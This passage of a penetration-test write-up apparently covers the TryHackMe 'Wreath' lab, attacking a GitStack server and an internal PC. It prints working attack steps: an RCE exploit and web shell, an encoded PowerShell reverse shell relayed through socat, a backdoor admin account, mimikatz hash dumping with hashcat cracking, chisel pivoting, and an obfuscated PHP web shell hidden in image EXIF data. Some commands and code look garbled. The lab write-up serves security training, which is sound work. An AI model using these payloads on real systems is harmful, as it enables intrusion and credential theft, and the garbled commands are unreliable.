Fig 1.12  
(Exploit for Git stack server)

After editing the exploit and adding the ip of the gitstack server i ran the exploit,



```

[xanthu@10.200.85.150 ~]$ ./gitstack.py
[+] Login successful.
[+] User created successfully.
[+] User added to repository successfully.
[+] User set as admin successfully.
[xanthu@10.200.85.150 ~]$ id
uid=0(xanthu) gid=0(root) groups=0(root)

```

Fig 1.13  
(Exploitation of Git stack server)

The exploit got successfully executed, it's basically an RCE and executed as nt authority\system.

The exploit uploaded a shell on the machine which can be used further for more enumeration. I used curl to enumerate the machine further.

Command: curl -X POST http://10.200.85.150/web/exploit.php -d "a=whoami"

Fig 1.14  
(Execution of commands using the shell uploaded by the code)

I can execute any command on the gitstack machine, now let's try to gain a reverse shell on this machine using RCE. For a working reverse shell, we have to check whether the git stack machine is able to communicate to my attacker machine or not. Let's try to ping and see if it's possible.

```
[s3ntin3l@wrmch3rn] - [~/wreath]
$ curl -X POST http://10.200.85.150/web/exploit.php -d "a=ping -n 3 10.50.86.224"
Pinging 10.50.86.224 with 32 bytes of data:
Request timed out.
Request timed out.
Request timed out.

Ping statistics for 10.50.86.224:
    Packets: Sent = 3, Received = 0, Lost = 3 (100% loss),

```

Fig 1.15  
(Testing if the attacker machine is accessible from server using ping)

It's concluded that the gitstack machine is unable to access the attacker machine directly, but we can use the compromised server to tunnel the reverse shell back to the attacker machine, for that we have to open a port and use it. Let's check the firewall rules, and open a port for us.

I used socat to access the shell of the gitstack machine on my attacker machine (Kali), for that I transferred the socat binary to the compromised server (Centos), using python3 http.server.

Since the Git stack machine is able to communicate with the webserver, but not with my(attacker machine), Socat will forward the shell, to my machine



```
File Actions Edit View Help

[root@prod-server ~]# firewall-cmd --list-all
public (active)
  targets: default
  icmp-block-inversion: no
  interfaces: eth0
  sources:
  services: cockpit httpd-client http https ssh
  ports: 16000/tcp
  protocols:
  masquerade: no
  forward-ports:
  source-ports:
  icmp-blocks:
  rich rules:

[root@prod-server ~]# firewall-cmd --zone=public --add-port 16000/tcp
success
[root@prod-server ~]# firewall-cmd --reload
[root@prod-server ~]#
```

Fig 1.16  
 (Adding a port on the Centos Server for running socat)




```
[root@prod-server ~]# curl http://10.50.86.224:16000/socat -> socat-ssh31
% Total    % Received % Xferd  Average Speed   Time     Time   Current
          Dload  Upload Total   Spent    Spent  Left   Speed
  0  300K  100  300K    0  357K      0  0:00:01  0:00:01  --:--:-- 357K
[root@prod-server ~]#
[root@prod-server ~]# curl http://10.50.86.224:16000/socat -> socat-ssh31
[root@prod-server ~]# curl http://10.50.86.224:16000/socat -> socat-ssh31
[root@prod-server ~]# curl http://10.50.86.224:16000/socat -> socat-ssh31
```

Fig 1.17  
 (Hosing the socat binary using python server)

Socat command: /socat-s3ntin3l tcp-l:16000 tcp:10.50.86.224:4444


I ran this on the Centos server, it will transfer the reverse shell received from the gitstack machine, to my attacker kali, for that I started a netcat listener on port 4444



```
[root@prod-server ~]# ./socat-s3ntin3l tcp-l:16000 tcp:10.50.86.224:4444
[root@prod-server ~]#
```

Fig 1.18  
 (Running socat for transferring the reverse shell from the Git Stack server)


Now we have to upload the reverse shell to the gitstack server using the curl, and the shell that was uploaded using the rce.



```
(s3ntin3l@wrmachine) -[~]
$ curl --x POST http://10.200.85.150/web/exploit.php -d "a=powershell.exe%20-%c2%22%24client%20%3d%20New-Object%20System.Net.Sockets.TCPClient%28%2710.200.85.200%27%2c15000%29%38%24stream%20%30%20%24client.GetStream%28%29%38%58byt
e%58%50%50%24bytes%20%3d%200 .. 65535%7C%25%7B0%7D%38while%28%29%24client.ReadStream%28%24bytes%2C%200%2C%20%24
bytes.Length%29%29%20-%ne%200%29%7B%38%24data%20%3d%20%28New-Object%20-TypeName%20System.Text.ASCIIEncoding%29.GetStr
ing%28%24bytes%2C%20%24client.ReceiveStream%28%29%24data%20%3d%261%20%7C%20%out-String%28%29%38%24send
back%28%30%20%24sendback%28%2B%20%27%PS%20%27%20%28%20%28pwd%29.Path%20%28%20%27%3E%20%27%3B%24sendbyte%20%30%20%28%
5Btext.encoding%50%3A%3AASCII%29.GetBytes%28%24sendback%29%38%24stream.WriteLine%28%24sendbyte%2C%20%24sendbyte.Length
%29%38%24stream.Flush%28%29%7D%38%24client.Close%28%29%22"
```

Fig 1.19  
(Uploading an obfuscated powershell reverse-shell on Git stack server)

After making this curl request, I got a reverse shell from the git stack machine.



```
PS C:\GitStack\gitphp> dir

Directory: C:\GitStack\gitphp

Mode                LastWriteTime         Length Name
--<-->              --<-->          --<-->
d----       08/11/2020     13:28             cache
d----       08/11/2020     13:28            config
d----       08/11/2020     13:28           config
d----       08/11/2020     13:28            doc
d----       08/11/2020     13:28           images
d----       08/11/2020     13:28           include
d----       08/11/2020     13:28            js
d----       08/11/2020     13:28            lib
d----       08/11/2020     13:28           locale
d----       08/11/2020     13:28        templates
d----       08/11/2020     13:28           wwwroot
-a-->      23/03/2022    12:04          34 exploit-jayyaj.php
-a-->      23/03/2022    12:00          34 exploit-veezy.php
-a-->      23/03/2022    16:29          34 exploit.php
-a-->      16/05/2012   14:20        5742 index.php
```

Fig 1.20  
(Accessing the Git stack server using reverse shell)

The nmap scan I did on the Gitstack machine, showed the RDP port open, so we can gain an RDP, for that let's add a user and add to the RDP group.



```
PS C:\GitStack\gitphp> clc
PS C:\GitStack\gitphp> net user s3ntin3l iamon_18 /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup Administrators s3ntin3l /add
The command completed successfully.

PS C:\GitStack\gitphp> net localgroup "Remote Management Users" s3ntin3l /add
The command completed successfully.

PS C:\GitStack\gitphp> X09
```

Fig 1.21  
(Adding a user to the Stack server)

Now as I created a new user, let's access the git stack machine using the xfreerdp.

Command: xfreerdp /v:10.200.85.150 /u: s3ntin3l /p:'iamon\_18' +clipboard /dynamic-resolution /drive:/usr/share/windows-resources, share

I shared the folder from my kali, machine so that I can dump hashes using mimikatz of the administrator account,

Let's access the machine using RDP.



Fig 1.22  
(Accessing the Git stack server using xfreeRDP)

As I have the RDP access now to the machine let's dump the hashes using mimikatz and try to crack it

**Commands:**

```
./mimikatz.exe ---to start mimikatz
Privilege: debug --get debugging rights
Token: elevate – to impersonate a higher-level token to admin rights
```

```
mimikatz # privilege::debug
Privilege 'DB' OK
mimikatz # token::elevate
Token Id : 0
User Name :
SID Name : NT AUTHORITY\SYSTEM
Old ... (0x00000000) 1 0 3817 87 AUTHORITY\SYSTEM 5-0-0-18 (Mig,210) Primary
--> Delegated:
* Process Token : (0x00000001) 2 0 418892 807-5000\chev11 5-1-0-15-3305764405-1624801177-160858643-1840 (Mig,240) Primary
* Thread Token : (0x00000001) 2 0 385644 87 AUTHORITY\SYSTEM 5-1-0-18 (Mig,210) Delegation (Delegation)
mimikatz #
```

Fig 1.23  
(Dumping the NTLM hashes using Mimikatz)

Let's dump the hashes using lsadump:sam

```

RID : 000003e9 (1001)
User : Thomas
Hash NTLM: 02d90eda8f6b6b06c32d5f207831101f

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 03126107c740a83797806c207553cef7

* Primary:Kerberos-Newer-Keys *
    Default Salt : GIT-SERVThomas
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : 19e69e20a0be21ca1befdc0556b97733c6ac74292ab3be93515786d679de97fe
        aes128_hmac      (4096) : 1fa6575936eefbaef3b69cd52ba16cc69
        des_cbc_md5      (4096) : e5add55e76751fbc
    OldCredentials
        aes256_hmac      (4096) : 9310bacdf05d7d5a066adbb4b390c8ad59134c3b6160d8cd0f6e89bec71d05d2
        aes128_hmac      (4096) : 959e87d2ba63409b31693e8c6d34eb55
        des_cbc_md5      (4096) : 7f16a47cef890b3b

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : GIT-SERVThomas
    Credentials
        des_cbc_md5      : e5add55e76751fbc
    OldCredentials
        des_cbc_md5      : ?f16a47cef890b3b

```

Fig 1.24  
(Password Hash of Thomas)

```

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 37db630168e5f82aaafa8461e05c6bbd1

Supplemental Credentials:
* Primary:NTLM-Strong-NTOWF *
    Random Value : 68b1600793104cca229de9f1dfb6fb8e

* Primary:Kerberos-Newer-Keys *
    Default Salt : WIN-1696063F791Administrator
    Default Iterations : 4096
    Credentials
        aes256_hmac      (4096) : Bf7590c29fffc78998884823b1abb05e6102a6e86a3ada9040e4f3dc01a02955
        aes128_hmac      (4096) : 503dd1f25a0baa75791854a6cfbcd402
        des_cbc_md5      (4096) : e3915234101c6b75

* Packages *
    NTLM-Strong-NTOWF

* Primary:Kerberos *
    Default Salt : WIN-1696063F791Administrator
    Credentials
        des_cbc_md5      : e3915234101c6b75

```

Fig1.25  
(Password HASH of administrator)

Dumped the hashes of the admin, and Thomas, we can now break it using hashcat or John or any online cracker like Crackstation, I am using hashcat, I was able to crack Thomas's hash using hashcat.

```
02d90eda8f6b6b06c32d5f207831101f:i<3ruby

Session.....: hashcat
Status.....: Cracked
Hash.Mode....: 1000 (NTLM)
Hash.Target...: 02d90eda8f6b6b06c32d5f207831101f
Time.Started...: Thu Mar 24 23:35:15 2022 (8 secs)
Time.Estimated.: Thu Mar 24 23:35:23 2022 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 952.7 KHz/s (0.21ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 7484928/14344385 (52.18%)
Rejected.....: 0/7484928 (0.00%)
Restore.Point...: 7483392/14344385 (52.17%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: i@loveanthony → i8estehell
Hardware.Mon.#1.: Util: 15%
Started: Thu Mar 24 23:35:15 2022
Stopped: Thu Mar 24 23:35:25 2022
```

Fig1.26

(Cracking the hashes using HAshcat)

```
Session.....: hashcat
Status.....: Estimated
Hash.Mode....: 1000 (NTLM)
Hash.Target...: 37d062810da5f02aa7ab461e05ccb6d1
Time.Started...: Thu Mar 24 23:46:19 2022 (18 secs)
Time.Estimated...: Thu Mar 24 23:46:19 2022 (0 secs)
Kernel.Feature.: Pure Kernel
Guess.Base....: File (/usr/share/wordlists/rockyou.txt)
Guess.Queue...: 1/1 (100.00%)
Speed.#1.....: 1417.8 KHz/s (0.19ms) @ Accel:256 Loops:1 Thr:1 Vec:8
Recovered.....: 1/1 (100.00%) Digests
Progress.....: 14344385/14344385 (100.00%)
Rejected.....: 0/14344385 (0.00%)
Restore.Point...: 14344385/14344385 (100.00%)
Restore.Sub.#1.: Salt:0 Amplifier:0-1 Iteration:0-1
Candidate.Engine.: Device Generator
Candidates.#1...: SHX{[212170578790166676562121] → + SHX{[642a8337c2a156426d8f732193]}
Hardware.Mon.#1.: Util: 17.22%
```

Fig 1.27

The admin hash was hard to crack, anyways, we can use the evil-winrm using the admin hash, let's use it.

As we are now inside the Gitstack machine, let's enumerate the 10.200.85.100 that is most probably thomas's personal pc.

For enumerating we can use the port scan script, PortScan.ps1

```
C:\Windows\system32\WindowsPowerShell\v1.0> .\evil-winrm -admin -hash 37d062810da5f02aa7ab461e05ccb6d1 -t 10.200.85.100 -w /usr/share/windows-resources/powershell/Recon/
evil-WinRM shell v1.0
Warning: Remote path completion is disabled due to ruby limitations: quoting_detection_prec() function is implemented on this machine
Data: For more information, check evil-winrm GitHub: https://github.com/microsoft/evil-winrm#remote-path-completion
Info: Establishing connection to remote endpoint
PS C:\Users\Administrator\Documents> Invoke-PortScan.ps1
PS C:\Users\Administrator\Documents> Invoke-PortScan -hosts 10.200.85.100 -TopPorts 50

PortName   : 10.200.85.100
alive      : True
openPorts  : 100, 3389
closedPorts: {}
filteredPorts: 1449, 443, 990, 311, ...
FinishTime : 3/25/2022 4:12:45 AM
```

Fig 1.28


(Using the PortScan.ps1 script to enumerate the Personal pc)

As from the scan result, we can see that port 80 and 3389 is open, let's try to access the internally hosted website on 10.200.85.100

But we cannot directly access it, for that we have to setup a forward proxy, on the git stack machine, so that it forwards the request to the internal machine which is not directly accessible. Let's transfer the, chisel binary to the Git-stack machine using evil-winrm

And for forwarding the request we have to open a port, that allows the traffic from my attacker machine, to the Git-stack machine

Let's run the chisel on the git stack machine in server mode.



```

Administrator: ~ /wreath
Administrator: ~ 37@620168e5f82aa5a8461e05c5bb13 ~ 10.200.85.150 ~

evil-winrm shell v2.2

Warning: Remote path completion is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
For more information, check https://github.com/PowerShell/WindowsPowershellCore/issues/1144#issuecomment-102699156

Data: Establishing connection to remote endpoint
Administrator: PS C:\Users\Administrator\Documents> upload chisel.exe
Administrator: Uploading chisel.exe to C:\Users\Administrator\Documents\chisel.exe

Administrator: [12087000] Bytes of [12087000] bytes copied
Administrator: [Info] Upload successful

Administrator: PS C:\Users\Administrator\Documents> netsh advfirewall firewall add rule name="chisel.exe" dir-in action=allow protocol=tcp localport=16000
Administrator: OK.

Administrator: PS C:\Users\Administrator\Documents> ./chisel.exe server -p 16000 --socks5
chisel.exe : 2022/03/25 05:55:00 server: Fingerprint GTIu8Zq7+Vf3TwvYMK6oJmRVA88C+mnw5taE
+ CategoryInfo          : NotSpecified: (2022/03/25 05:55:00...A88C+mnw5taE:String) [], RemoteException
+ FullyQualifiedErrorId : NativeCommandError
2022/03/25 05:55:00 server: Listening on http://0.0.0.0:16000

```

Fig 1.29  
(Runnnig chisel as server for accessing the personal pc usinng the attacker machine)

It's time to run the chisel on my attacker machine using client mode



```

(santini@wrmachine) ~ /wreath
$ ./chisel 1.7.6.linux_amd64 client 10.200.85.150:16000 5678:socks
2022/03/25 01:59:33 client: Connecting to ws://10.200.85.150:16000
2022/03/25 01:59:33 client: tun: proxy#127.0.0.1:5678=>socks: Listening
2022/03/25 01:59:35 client: Connected (Latency 181.023ms)
XDG_S

```

Fig 1.30  
(Running chisel as a client on the attacker machine)

Now Let's set up the Foxyproxy to the local traffic to the port, we specified in chisel on attacker machine, so that chisel can direct the traffic through the git stack server




Fig 1.31  
(Setting up Foxy-proxy for accessing the website hosted on personal pc of Thomas)

Now the site hosted on Thomas's pc, is easily accessible, let's shoot the firefox and open it.




Fig 1.32  
(View of the website on the personal pc of Thomas)

So, we can see a similar site that we found on the git-stack machine. Let's see if we can find any source code on the git stack machine.

After enumerating I found the website.git on the gitstack machine, I downloaded it using the evil-winrm and tried to extract the commits using GitTools.



Fig 1.33  
(Checking the commits for finding some server side files)

I extracted the commits.

```

root@xentin31@ warmachine:~/wreath]
$ ./GitTools/Extractor/Extractor.sh - website
Usage: ./Extractor.sh [options] < website >
Extractor is part of https://github.com/internetwache/GitTools
Developed and maintained by @ghexelt from Internetwache
Use at your own risk. Usage might be illegal in certain circumstances.
Only for educational purposes!
=====
[+] Found commit: 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/bootstrap.min.css
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/bootstrap.min.css.map
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/bootstrap.min.css.map.old
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/bootstrap.min.css.old
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/css/style.css
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/favicon.png
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/fontawesome-webfont.eot
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/fontawesome-webfont.svg
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/fontawesome-webfont.ttf
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/fontawesome-webfont.woff
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/fonts/fontawesome-webfont.woff2
[+] Found folder: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/img
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/img/portfolio-1.jpg
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/img/portfolio-2.jpg
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/img/portfolio-3.jpg
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/img/portfolio-4.jpg
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/img/preloader.gif
[+] Found file: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/index.html
[+] Found folder: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources
[+] Found folder: /home/xentin31/www/website/8-02dfc97bec0d7582d485d9031c09abcb5c6b18f2/resources/assets

```

Fig 1.34  
(Extracted the Commits using Git-Tools)

Let's check the last commit, and try to find the source code

```

root@xentin31@ warmachine:~/wreath/website]
$ git log
commit 345ac8b236064b431fa43f53d91c98c4834ef8f3 (HEAD → master)
Author: twreath <me@thomaswreath.thm>
Date:   Sat Jan 2 19:05:15 2021 +0000

    Updated the filter

commit 82dfc97bec0d7582d485d9031c09abcb5c6b18f2
Author: twreath <me@thomaswreath.thm>
Date:   Mon Dec 21 23:12:31 2020 +0000

    Initial Commit for the back-end

commit 70dde80cc19ec76704567996738894828f4ee695
Author: twreath <me@thomaswreath.thm>
Date:   Sun Nov 8 15:30:58 2020 +0000

```

Fig 1.35  
(Extracted the Commits using Git-Tools)

After enumerating a bit, I found a server-side file, index.php



```

<?php
if(isset($_POST['upload'])) {
  if(is_uploaded_file($_FILES['file']['tmp_name'])) {
    $target = "Uploads/" . basename($_FILES['file']['name']);
    $extData = ["Jpg", "Jpeg", "png", "gif"];
    if(file_exists($target)) {
      header("location: ./?msg=Exists");
      die();
    }
    if($size < getimagesize($_FILES['file']['tmp_name']));
    || in_array(explode(".", $_FILES['file']['name'])[1], $extData) == true {
      header("location: ./?msg=Fail");
      die();
    }
    move_uploaded_file($_FILES['file']['tmp_name'], $target);
    header("location: ./?msg=Success");
    die();
  } else if($_SERVER['REQUEST_METHOD'] == 'post'){
    header("location: ./?msg=Method");
  }
}

if(isset($_GET['msg'])){
  $msg = $_GET['msg'];
  switch ($msg) {
    case "Success":
      $res = "File uploaded successfully!";
      break;
    case "Fail":
      $res = "Invalid File Type";
      break;
    case "Exists":
      $res = "File already exists";
      break;
    case "Method":
      $res = "No file send";
      break;
  }
}
?

```

Fig 1.36  
 (Code in index.php)

We can clearly see the file upload function here, and it can be bypassed using some method. Let's try to bypass it and see if we can get something, but first let's visit this /resources page.

This page was password protected, I used the password “i<3ruby” and user “Thomas” and easily got access.




Fig 1.37  
 (File upload page found on Thomas's personal pc)

A way of exploiting and bypassing this kind of file upload is to change the meta-data and embed the code we want to execute, let's try this , I am going to change the comment field of any image to test whether the code is getting executed or not::

Let's alter the metadata of an image using the exiftool, and upload it and see if it works.




Fig 1.38  
(Testing payload execution using an image)

As you can see that the code, we embedded inside the comment field of the picture got loaded, Next I tried to gain get upload an RCE code, using the image, and load it so that we can execute commands

PHP-code:

```
<?php
$cmd = $_GET["s3ntin3l"];
if(isset($cmd)){
    echo "<pre>" . shell_exec($cmd) . "</pre>";
}
die();
?>
```

I cannot use the raw-code because, the Firewall is running so i obfuscated it, and embedded in the image using exiftool.

```

$ exiftool known.jpg
Error: file not found - known.jpg.php
1 image files updated
1 files weren't updated due to errors

(eximail3l㉿wrmachine) ~ ->Desktop
└─$ curl -v http://10.200.85.100/resources/uploads/checkit.jpeg.php?$_GET[base64_decode('c0nGJGJmQw==')];if(isset($e))echo base64_decode('PHByZT4+'),shell_exec($e),base64_decode('PCNwcm4+');die();?> known.jpg.php
  % Total    % Received % Xferd  Average Speed   Time     Time      Current
          Dload  Upload Total   Spent   Left Speed
100  927  100  927    0     0  1143      0 --:--:-- --:--:-- 1143

(eximail3l㉿wrmachine) ~ ->Desktop
└─$ exiftool known.jpg
Command 'clear' not found, did you mean:
  command 'clear' from deb packages-bin
Try sudo apt install clear-name

(eximail3l㉿wrmachine) ~ ->Desktop
└─$ exiftool known.jpg
  File: known.jpg
  ExifTool Version Number : 12.48
  File Name : known.jpg.php
  Directory : .
  File Size : 87 kB
  File Modification Date/Time : 2022-03-26 01:18:51-04:00
  File Access Date/Time : 2022-03-26 01:18:51-04:00
  File Inode Change Date/Time : 2022-03-26 01:18:51-04:00
  File Permissions : -rw-
  File Type : JPEG
  File Type Extension : jpg
  MIME Type : image/jpeg
  JPEGSkip : 0
  Resolution Unit : None
  X Resolution : 1
  Y Resolution : 1
  Comment : <?php $e=$_GET[base64_decode('c0nGJGJmQw==')];if(isset($e))echo base64_decode('PHByZT4+'),shell_exec($e),base64_decode('PCNwcm4+');die();?>
  Image Width : 600
  Image Height : 24
  Encoding Process : Baseline DCT, Huffman coding
  Bits/Sample : 8
  Color Components : 3
  YCbCr Cb Sub Sampling : YCbCr4:2:0 (2 2)
  Image Size : 800x480
  Metadata Size : 278

```

Fig 1.39  
(Embedding the payload inside the image using exiftool)

After uploading the code, I executed system commands using curl,

```

(eximail3l㉿wrmachine) ~ ->
